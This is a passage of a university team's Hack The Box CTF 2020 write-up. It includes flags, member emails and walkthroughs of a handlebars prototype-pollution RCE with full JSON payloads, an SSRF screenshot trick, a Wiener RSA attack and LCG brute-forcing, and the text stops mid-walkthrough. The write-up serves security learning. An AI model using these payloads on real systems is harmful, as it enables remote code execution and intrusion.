HACKTHEBOX

UNIVESITY CTF 2020

Qualification Round Nov 20th 2020

Thank you for taking part in our Hack The Box University CTF 2020 Qualification Round! Congrats for your dedication, for all the effort you made and for participating. We hope all enjoyed it! Provide below your solution towards the CTF challenges, along with the appropriate screenshots and flags. Add this document along with the solvers in a zip file and send it to ctf-writeups@hackthebox.eu.

The best is yet to come…

Team Identity

CTF Team Name: FontysFHICT
University Name: Fontys
Members:

First name	Last name	Email	Username
Michel	Bijnen	michel.bijnen@student.fontys.nl	MieskeB
Anouk	Brondijk	anouk.brondijk@student.fontys.nl	AnaVirtual
Ibrahim	Durmus	i.durmus@student.fontys.nl	testerzz
Thomas	Heel, van	t.vanheel@student.fontys.nl	htvh1
Robin	Hurk, van den	robin.vandenhurk@student.fontys.nl	RobinVDenHurk
Rick	Theeuwes	r.theeuwes@student.fontys.nl	riqk
Henne	Vegt, van der	h.vandervegt@student.fontys.nl	optimistje
Merlijn	Vermeer	merlijn.vermeer@student.fontys.nl	Merlijnv
Geoffrey	Vliet, van	g.vanvliet@student.fontys.nl	geoffreyvliet
Arjan	Vreugdenhil	a.vreugdenhil@student.fontys.nl	bangedaon

Challenge Completion Table

Challenge Name	Solved (Y/N)	Flag
WEB		
Gunship	Y	HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}
Cached Web	Y	HTB{pwn1ng_y0ur_DNS_r3s0lv3r_0n3_qu3ry_4t_4_t1m3}
PWN		
CRYPTO		
Weak RSA	Y	HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4773ck}
Buggy Time Machine	Y	HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}
REVERSING		
Hi! My name is (what?)	Y	HTB{L00k1ng_f0r_4_w31rd_n4m3}
ircware	Y	HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
Patch of the Ninja	Y	HTB{C00l_Shurik3n}
BLOCKCHAIN		
FORENSICS		
KapKan	Y	HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}
HARDWARE		
MISC		

Challenge Walkthroughs

Gunship

Gunship is an easy web challenge with one-star difficulty. It is a simple website that asks you for a name of a band member you like best and then responds with “Hello guest, thank you for letting us know!”. After throwing some tests at it, we started looking through the code. There we found this:

```
// unflatten seems outdated and a bit vulnerable to prototype pollution
// we sure hope so that po6ix doesn't pwn our puny app with his AST injection on template engines
```


Ah! This application is vulnerable for AST injection! And apparently some po6ix can pwn this. After a quick google we found the page of this po6ix and he has a nice blog post about AST injection. ([source](https://blog.p6.is/AST-Injection/)) AST pollution is a where you can abuse JavaScript's prototype system to write into the memory. Basically, JS's prototyping is setting a default static value to an object, with is always read first. So being able to write into objects is a very good way to exploit a application.

There first tested payload is:

```
{
  "artist.__proto__.name": "Westaway"
}
```

This sets the name value of artist to always be "Westaway", this way we will always get a reply via handlebars, which is vulnerable for AST pollution. So, let's exploit the `handlebars`

```
{
"__proto__.pendingContent": "test"
}
```




```
{
   "response":"test"
}
```

This replaces every reply made with handlebars with "test". This is a very good way to get data out of the application. After that we can see how we exploit this system. As we look further to po6ix's blog, there is a RCE in handlebars. The blog shows that this payload can lead to an RCE:

```
"__proto__.type": "Program",
"__proto__.body": [{
  "type": "MustacheStatement",
  "path": 0,
  "params": [{
    "type": "NumberLiteral",
    "value": "process.mainModule.require('child_process').execSync('id')"
  }],
  "loc": {
    "start": 0,
    "end": 0
  }
}]
```

The `type` states that the body is a Program, or something to execute. Then the value of the parameter is executed. In this case it just runs `id` in the shell. We cannot read the value of this, because it is not written anywhere. For that we edit the `value` to:

```
"value": "Object.prototype.pendingContent =
process.mainModule.require('child_process').execSync('id').toString()"
```




```
"response":"uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)\nHello guest, thank you for letting
```

Alright, now we have an RCE, but it seems that we cannot execute more than one command, because the system will not accept a second command. But we can reset the machine and we only need one command.


From the `entrypoint.sh` we know where the flag is and that it starts with `flag` and then 5 random characters. So, we want to read all files with starting with flag.

```
# Generate random flag filename
FLAG=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 | head -n 1)
mv /app/flag /app/flag$FLAG
```


So, my payload is this:



```
{
  "artist.name":"Westaway",
  "__proto__.type":"Program",
  "__proto__.body":[
    {
      "type":"MustacheStatement",
      "path":0,
      "params":[
        {
          "type":"NumberLiteral",
          "value":"Object.prototype.pendingContent = process.mainModule.require('child_process').execSync('cat /app/flag*').toString()"
        }
      ],
      "loc":{
        "start":0,
        "end":0
      }
    }
  ]
}
```



```
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      Error: Missing helper: &quot;undefined&quot;<br>
       &nbsp; &nbsp;at Object.&lt;anonymous&gt; (/app/node_modules/handlebars/dist/cjs/
       &nbsp; &nbsp;at Object.wrapper (/app/node_modules/handlebars/dist/cjs/handlebars
       &nbsp; &nbsp;at Object.eval [as main] (eval at createFunctionContext (/app/node_
       &nbsp; &nbsp;at main (/app/node_modules/handlebars/dist/cjs/handlebars/runtime.j
       &nbsp; &nbsp;at ret (/app/node_modules/handlebars/dist/cjs/handlebars/runtime.js
       &nbsp; &nbsp;at ret (/app/node_modules/handlebars/dist/cjs/handlebars/compiler/c
       &nbsp; &nbsp;at /app/routes/index.js:19:86<br>
       &nbsp; &nbsp;at Layer.handle [as handle_request] (/app/node_modules/express/lib/
       &nbsp; &nbsp;at next (/app/node_modules/express/lib/router/route.js:137:13)<br>
       &nbsp; &nbsp;at Route.dispatch (/app/node_modules/express/lib/router/route.js:11
    </pre>
  </body>
</html>
```



```
'OST /api/submit HTTP/1.1
Host: docker.hackthebox.eu:32724
Jser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
ccept: */*
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:32724/
Content-Type: application/json
Origin: http://docker.hackthebox.eu:32724
Content-Length: 30
Connection: close
Cookie: PHPSESSID=Tzo5OiJVc2VyTW9kZWwiOjE6e3M6ODoidXNlcm5hbWUiO3M6MTA6ImdlZXN0XzVmYjciO30%3D;


 "artist.name":"Westaway"
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 69
ETag: W/"45-I8UHl3vQT7M3DS+2UtF3Oih3qik"
Date: Sat, 21 Nov 2020 09:32:53 GMT
Connection: close

{
  "response":"HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}"
}
```

We execute the payload to read all files starting with flag and then we write it into the pendingContent. The second response uses handlebars, so the pendingContent is also send. With gives us the flag!

HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}


Cached Web

After reading the challenge description we visited the website to see what's going on. We were greeted with a minimal webpage, prompting to insert a URL. We tested the functionality by inserting https://google.com and got a response which was a screenshot of google.com. It seems like this webpage goes to the submitted website, makes a screenshot and displays that to us.



At this point we had no clue where the flag was located or how to get there. Luckily the source code of the challenge was also provided, allowing us to dig deeper. In here we found that there is an endpoint named /flag, which responds with an image (which probably contains the flag). We can also see that the endpoint can only be visited by localhost, just like the description claims.

From here it didn't take long to realize that we can simply host a simple webpage which contains <img src="http://localhost:1337/flag">. We could then make the bot request our webpage, which makes the bot load the flag on localhost, screenshot it and return the screenshot to us. This works because HTML-runs client-side, so when the bot requests the resource at localhost:1337/flag it really just loads the file at /flag (Which we couldn't reach because of the IP whitelist) and displays it to us.


Niet beveiligd | docker.hackthebox.eu:30187
URL
https://google.com
Submit

CachedView

Cache your favourite URLs

Screenshot for [redacted].com


HTB{pwn1ng_y0ur_DNS_r3s0lv3r_0n3_qu3ry_4t_4_t1m3}

IP Blacklist
DNS Resolver
We did it Patrick! We saved the city.

(Thinking about this challenge again, I believe we did it the hard way. Unless there was a filter on the user input that blacklists any direct requests to localhost we could have just inserted http://localhost:1337/flag as the user input of the website. This would then simply load the image from localhost and showing us the screenshot)

Weak RSA

With the tool OpenSSL, we found the public key:



```
kali@kali:~/Downloads/ctf htb/WeakRsa/crypto_weak_rsa$ openssl rsa -pubin -inform PEM -text -noout <pubkey.pem
RSA Public-Key: (1026 bit)
Modulus:
    03:64:a5:37:f4:1c:bb:40:a1:ce:a1:d7:93:5a:f4:
    ae:25:e6:68:b9:c7:bf:3d:79:3c:d0:bc:66:55:8d:
    85:61:03:5b:46:73:9a:de:4a:c6:cd:0f:fc:ac:90:
    e2:ac:40:3d:b5:77:c2:ef:74:14:f0:10:5c:be:fc:
    29:dd:db:c8:69:bc:de:1a:37:3e:e8:58:3b:d8:6c:
    b6:cc:a6:96:fc:72:0c:fd:96:b4:7d:51:f6:c9:35:
    14:81:c8:fe:b7:12:78:d0:b2:6f:ab:87:c5:55:70:
    28:68:a6:88:53:7d:7a:e6:42:40:9d:e6:19:a7:ca:
    d3:e8:e4:47:24:90:8a:bc:df
Exponent:
    02:28:48:1c:f1:27:03:1c:41:4c:44:58:cf:05:1d:
    ad:dd:d6:1b:74:ab:0e:4b:b7:c7:32:49:85:48:ec:
    09:a2:9e:96:6e:55:6d:a8:29:53:df:0a:cc:68:02:
    fb:47:03:c1:02:af:52:58:91:fa:2e:9b:e2:9f:81:
    05:2a:d0:45:cb:b6:d7:74:bb:37:4f:cf:67:1d:e7:
    80:83:ad:da:5a:5b:3b:a4:77:23:69:d5:62:ed:cd:
    ad:4c:3e:01:6e:33:9b:26:3b:84:70:a2:07:d9:9e:
    53:7b:b1:a2:4e:57:8a:cf:29:dc:64:ff:f0:c0:08:
    0d:9f:64:c8:e7:ee:bf:51:89
kali@kali:~/Downloads/ctf htb/WeakRsa/crypto_weak_rsa$
```

Because the public key is very short, the private key can be gotten using a script. Someone has already created a script for this:


https://github.com/Ganapati/RsaCtfTool

We ran the tool with the following command:

```
python3 RsaCtfTool.py -publickey ./pubkey.pem -uncipherfile
./flag.enc
```

This will return the flag:

HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4773ck}




```
root@kali:/home/robin/Documents/htb_unictf/plug/rsa/RsaCtfTool# python3 RsaCtfTool.py --publickey ../pubkey.pem --
uncipherfile ../flag.enc
private argument is not set, the private key will not be displayed, even if recovered.

[*] Testing key ../pubkey.pem.
Can't load binary_polinomial_factoring because sage is not installed
Can't load smallfraction because sage is not installed
Can't load roca because sage is not installed
Can't load qicheng because sage is not installed
Can't load ecm2 because sage is not installed
Can't load ecm because sage is not installed
Can't load boneh_durfee because sage is not installed
[*] Performing siqs attack on ../pubkey.pem.
[!] Warning: Modulus too large for SIQS attack module
[*] Performing comfact_cn attack on ../pubkey.pem.
[*] Performing cube_root attack on ../pubkey.pem.
[*] Performing pollard_p_1 attack on ../pubkey.pem.
[*] Performing mersenne_primes attack on ../pubkey.pem.
[*] Performing partial_q attack on ../pubkey.pem.
[*] Performing factordb attack on ../pubkey.pem.
[*] Performing londahl attack on ../pubkey.pem.

[*] Performing smallq attack on ../pubkey.pem.
[*] Performing wiener attack on ../pubkey.pem.

Results for ../pubkey.pem:

Unciphered data :
HEX : 0×0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000004854427b6231365f655f356d346c6c5f645f3371
75346c355f7733316e33725f34373734636b7d
INT (big endian) : 2357392946640097540211419645858895520810208771688666037754674144921765688545923475455795751805
INT (little endian) : 2254657426366212341152311131280442151399291032952569553988867224659531630070000266400586692 41
937130344552566514396588140080195580660405015242202668398374037246444419998235653404182362721762856885981820839225
967889839162532460437518669392406390949281459764025707163465962902177848023467525069105766717294567751680
STR : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4774ck}'
```

Buggy Time Machine

After having a look at the code, we found out that the next year is calculated with the following formula:


Next year = (current year * m + c) mod n

We did not have the values m, c and n, so we had to find them on our own. The n should be the highest value possible + 1, so we ran a script (in Java) that gets a lot of years and printed the highest value we found:



```java
private void largestsmallest() {
    try {
        int largest = 1;
        int smallest = Integer.MAX_VALUE;
        while (true) {
            int res = this.getYear();
            if (res > largest) {
                largest = res;
                System.out.println("New largest found " + res);
            }
            if (res < smallest) {
                smallest = res;
                System.out.println("New smallest found " + res);
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```


After running this for a while, we found that the highest value was almost the maximum integer. We assumed that this would be the n value: 2147483647. Since we have current year and next year two times, we can calculate the m and c. With the following script:



```java
public void bruteforcer() throws IOException {
    for (int x = 0; x < Integer.MAX_VALUE; x++) {

        if (x % 10000 == 0) {
            System.out.println("Now at " + x);
        }

        BigInteger yCalc = (BigInteger.valueOf(715334972).multiply(BigInteger.valueOf(x))).mod(BigInteger.valueOf(Integer.MAX_VALUE));
        BigInteger y = (BigInteger.valueOf(544873299).subtract(yCalc)).mod(BigInteger.valueOf(2147483647));

        BigInteger res = BigInteger.valueOf(544873299).multiply(BigInteger.valueOf(x)).add(y).mod(BigInteger.valueOf(Integer.MAX_VALUE));
        if (res.equals(BigInteger.valueOf(1346791220))) {
            System.out.println("Found values!");
            System.out.println("x = " + x);
            System.out.println("y = " + y);

            BufferedReader reader = new BufferedReader(new InputStreamReader(System.in));
            System.out.println("Type 'y' if you want to stop searching");
            String stopping = reader.readLine();
            if (stopping.equals("y")) {
                System.out.println("Successfully stopped the search!");
                break;
            }
        }
    }
}
```

We did the calculation with random values and tested it on another query. That way we found out that the m should be 48271 and the c should be 0. This means that c can be removed from the query to make it a bit easier.

Now we can start with calculating the next year with the following script:



